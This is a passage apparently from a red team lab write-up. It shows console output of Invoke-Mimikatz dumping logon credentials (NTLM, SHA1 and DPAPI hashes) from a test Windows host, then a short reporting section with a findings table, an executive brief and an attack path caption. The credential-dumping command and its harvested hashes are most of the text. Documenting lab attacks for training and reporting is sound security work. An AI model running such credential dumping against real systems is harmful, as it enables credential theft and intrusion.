
```
PS C:\Users\test\Payloads> Invoke-Mimikatz -Command 'privilege::debug sekurlsa::log
onpasswords' | Tee-Object -FilePath .\sekurlsa_output.txt
>>
VERBOSE: PowerShell ProcessID: 3724
VERBOSE: Calling Invoke-MemoryLoadLibrary
VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 1552278421504    EndAddress: 1552279871488
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded in
memory
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Calling dllmain so the DLL knows it has been loaded
VERBOSE: Calling function with WString return type

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 307598 (00000000:0004b18e)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-J5TPFK7
Logon Server      : DESKTOP-J5TPFK7
Logon Time        : 10/30/2025 6:41:56 PM
SID               : S-1-5-21-2846501219-592802444-173170601-1001
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * NTLM     : c20a43b71503528c05c57fcbff0c78e3
```

Figure 5.12: *Invoke-Mimikatz sekurlsa::logonpasswords output showing harvested credentials (user test) and NTLM hash from the target host.*



```
        wdigest :
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * Password : (null)
        ssp :
        credman :
        cloudap :       KO

Authentication Id : 0 ; 307539 (00000000:0004b153)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-J5TPFK7
Logon Server      : DESKTOP-J5TPFK7
Logon Time        : 10/30/2025 6:41:56 PM
SID               : S-1-5-21-2846501219-592802444-173170601-1001
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * NTLM     : c20a43b71503528c05c57fcbff0c78e3
         * SHA1     : 2d77b69f031ac7963707023ca1798f5e1165ef3e
         * DPAPI    : 2d77b69f031ac7963707023ca1798f5e
        tspkg :
        wdigest :
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * Password : (null)
        ssp :
        credman :
        cloudap :       KO

Authentication Id : 0 ; 52025 (00000000:0000cb39)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 10/30/2025 6:41:37 PM
```

Figure 5.13: *Mimikatz sekurlsa::logonpasswords dump — harvested authentication artifacts (usernames, session IDs, NTLM/SHA1 hashes) from the target host.*



```
PS C:\Users\test\Payloads> Stop-Transcript
Transcript stopped, output file is C:\Users\test\Payloads\execution_full.log
PS C:\Users\test\Payloads> Get-Content .\sekurlsa_output.txt -TotalCount 200

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 307598 (00000000:0004b18e)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-J5TPFK7
Logon Server      : DESKTOP-J5TPFK7
Logon Time        : 10/30/2025 6:41:56 PM
SID               : S-1-5-21-2846501219-592802444-173170601-1001
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * NTLM     : c20a43b71503528c05c57fcbff0c78e3
         * SHA1     : 2d77b69f031ac7963707023ca1798f5e1165ef3e
         * DPAPI    : 2d77b69f031ac7963707023ca1798f5e
        tspkg :
        wdigest :
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-J5TPFK7
         * Password : (null)
        ssp :
        credman :
        cloudap :       KO
```

Figure 5.14: *Mimikatz sekurlsa::logonpasswords output from sekurlsa_output.txt showing harvested credentials (user test) and authentication hashes from the target host.*

6. Comprehensive Reporting Lab

Activities & Tools:

- Tools: Google Docs, Draw.io
- Tasks: Create professional red team report and executive brief

Brief / Reporting Notes:

- Drafted a PTES-style report with sections: Executive Summary, Findings, Recommendations, and Visualizations.
- Created an attack path diagram in Draw.io to illustrate lateral movement and key detections.

Findings Table (example):

Finding ID	TTP	CVSS Score	Remediation
FID001	Phishing (T1566)	7.5	MFA enforcement

Visualization:

- Attack path diagram placeholder included for network/host relationships.

Non-Technical Executive Brief:

A simulated adversary campaign assessed our organisation’s resilience across email security, endpoint protection, and cloud controls. Phishing remains the highest risk vector—enforcing multifactor authentication and targeted user training reduces exposure. Endpoint detection should focus on behavior-based signals and egress monitoring to detect covert communications. Recommended investments: MFA, improved logging retention, and cross-team incident playbook exercises to reduce response times and limit potential impact.




Figure 6. *Attack path: Recon → Phishing → Initial Access → C2 → Persistence → Lateral Movement → Exfiltration.*